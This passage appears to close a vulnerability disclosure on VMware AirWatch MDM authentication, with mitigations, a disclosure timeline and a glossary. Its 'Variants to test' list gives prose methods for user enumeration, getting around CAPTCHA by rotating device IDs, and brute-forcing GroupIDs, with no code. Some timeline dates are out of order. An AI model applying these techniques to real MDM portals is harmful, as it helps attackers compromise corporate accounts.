- Limit User Device Registration: a compromised account could be used to attack other internet-exposed login portals, or an attacker could register a malicious device and gain access to the corporate AirWatch policy. By limiting MDM registration to a single UDID and/or a list of validated UDID values, an attacker could not register a malicious device tied to a previously registered, valid user.
- Monitor MDM Authentication Requests: keep a close watch on the MDM application for malicious activity such as brute-force login attempts. This gives an early warning.
Variants to test
- Other MDM suites: run the same discovery and configuration queries against other MDM products. A positive result is an unauthenticated endpoint that returns the authentication endpoint and GroupID, or a configuration answer that reveals the authentication Type.
- CAPTCHA binding on other endpoints: send repeated login requests while changing the device identifier and SID. If the CAPTCHA requirement never appears, the check is probably tied to those values rather than to the account.
- Boxer-style multi-purpose endpoints: look for endpoints that serve both registration and authentication, and switch the Content-Type between XML and JSON. A positive result is a JSON login answer with a StatusCode that distinguishes wrong credentials, locked accounts, disabled accounts and success.
- UDID validation: register or log in with an arbitrary UDID value. If the request succeeds, the device identifier is not validated and can be used to get around device-based restrictions.
- GroupID brute force: where discovery is disabled, try candidate GroupID values against
validategroupidentifier. A positive result is a non-zeroed SessionId and a filled-in NextStep object.
Disclosure timeline
- February 20, 2020: issue first reported to VMware.
- June 9, 2020: VMware said it could not validate the vulnerability after numerous contacts.
- October 30, 2020: proof-of-concept development.
- October 16, 2020: VMware said the reported vulnerability was not a functionality deficiency and worked as expected.
- October 20, 2020: VMware provided technical configuration documentation on mitigation steps for the SFA surface.
- October 23, 2020: VMware support identified that AirWatch's Boxer interface only supports SFA and that the earlier mitigation steps did not apply.
- November 2, 2020: VMware support said documented support articles for disabling Boxer authentication services did not exist.
Glossary
- API: a set of web addresses that programs use to exchange data, rather than pages meant for people to click.
- APK: Android Package, the file format used to install apps on Android phones.
- IPA: iOS Application Archive, the file format used to install apps on Apple devices.
- MDM: Mobile Device Management, software that lets a company set up, configure and control phones and laptops.
- MFA: multi-factor authentication, logging in with more than one kind of proof, such as a password plus a code.
- SFA: single-factor authentication, logging in with just one kind of proof, usually a password.
- Endpoint: a web address that accepts requests and does something with them.
- Header: a labelled line of extra information attached to a web request or answer.
- User-Agent: a header that says which program and version is making the request.
- GET: the request method used to ask for something.
- POST: the request method used to send data to the server.
- HTTP: the protocol browsers and servers use to exchange requests and answers.
- HTTPS: HTTP carried over an encrypted connection.
- JSON: a plain-text format for structured data using braces, names and values.
- XML: a markup format built from tags in angle brackets, used to structure data.
- HTML: the language web pages are written in.
- JavaScript: the programming language browsers run to make pages interactive.
- CDATA: a way of marking text so that characters inside it are treated as plain text, not markup.
- Content-Type: a header that says what format the body of a request or answer is in.
- Content-Length: a header that says how many bytes long the body is.
- RESTful: a style of API where each address represents a thing and the method says what to do with it.
- Parameter: a value attached to a URL after a
?, inname=valueform. - SessionID (SID): a temporary identifier the server gives a client so it can recognise the same conversation across requests.
- RFC 4122 v4: the standard format for a random-looking identifier made of groups of letters and digits separated by hyphens.
- Token: a value that stands in for proof of identity or permission, handed back to the server on later requests.
- Authorization header: the header that normally carries proof of who you are.
- HMAC-SHA256: a way of producing a fingerprint of a message with a secret key, so the receiver can check it was not altered.
- GroupID / ActivationCode: a public identifier that ties a device enrolment to a customer organisation.
- UDID: Universal Device ID, the unique identifier of a phone.
- Primary key: the field that uniquely identifies a record in a database.
- 302: a redirect, where the server tells the client to go to another address.
- CAPTCHA: a puzzle that asks you to prove you are a person, used to slow down automated attempts.
- Brute force: trying many passwords or values quickly until one works.
- User enumeration: working out which usernames exist, even without knowing their passwords.
- SAML: a standard way for one system to hand a user's login to another system, so the user signs in at the identity provider.
- IDP: identity provider, the system that holds the login and checks it.
- AD: Active Directory, Microsoft's directory service that many companies use to hold user accounts.
- Proof of concept (PoC): a small working demonstration that shows a problem is real.
- Attack surface: all the ways an attacker could try to get in.
- Unauthenticated: with no account and no login.
- Vulnerability: a weakness that lets someone do something they should not be able to do.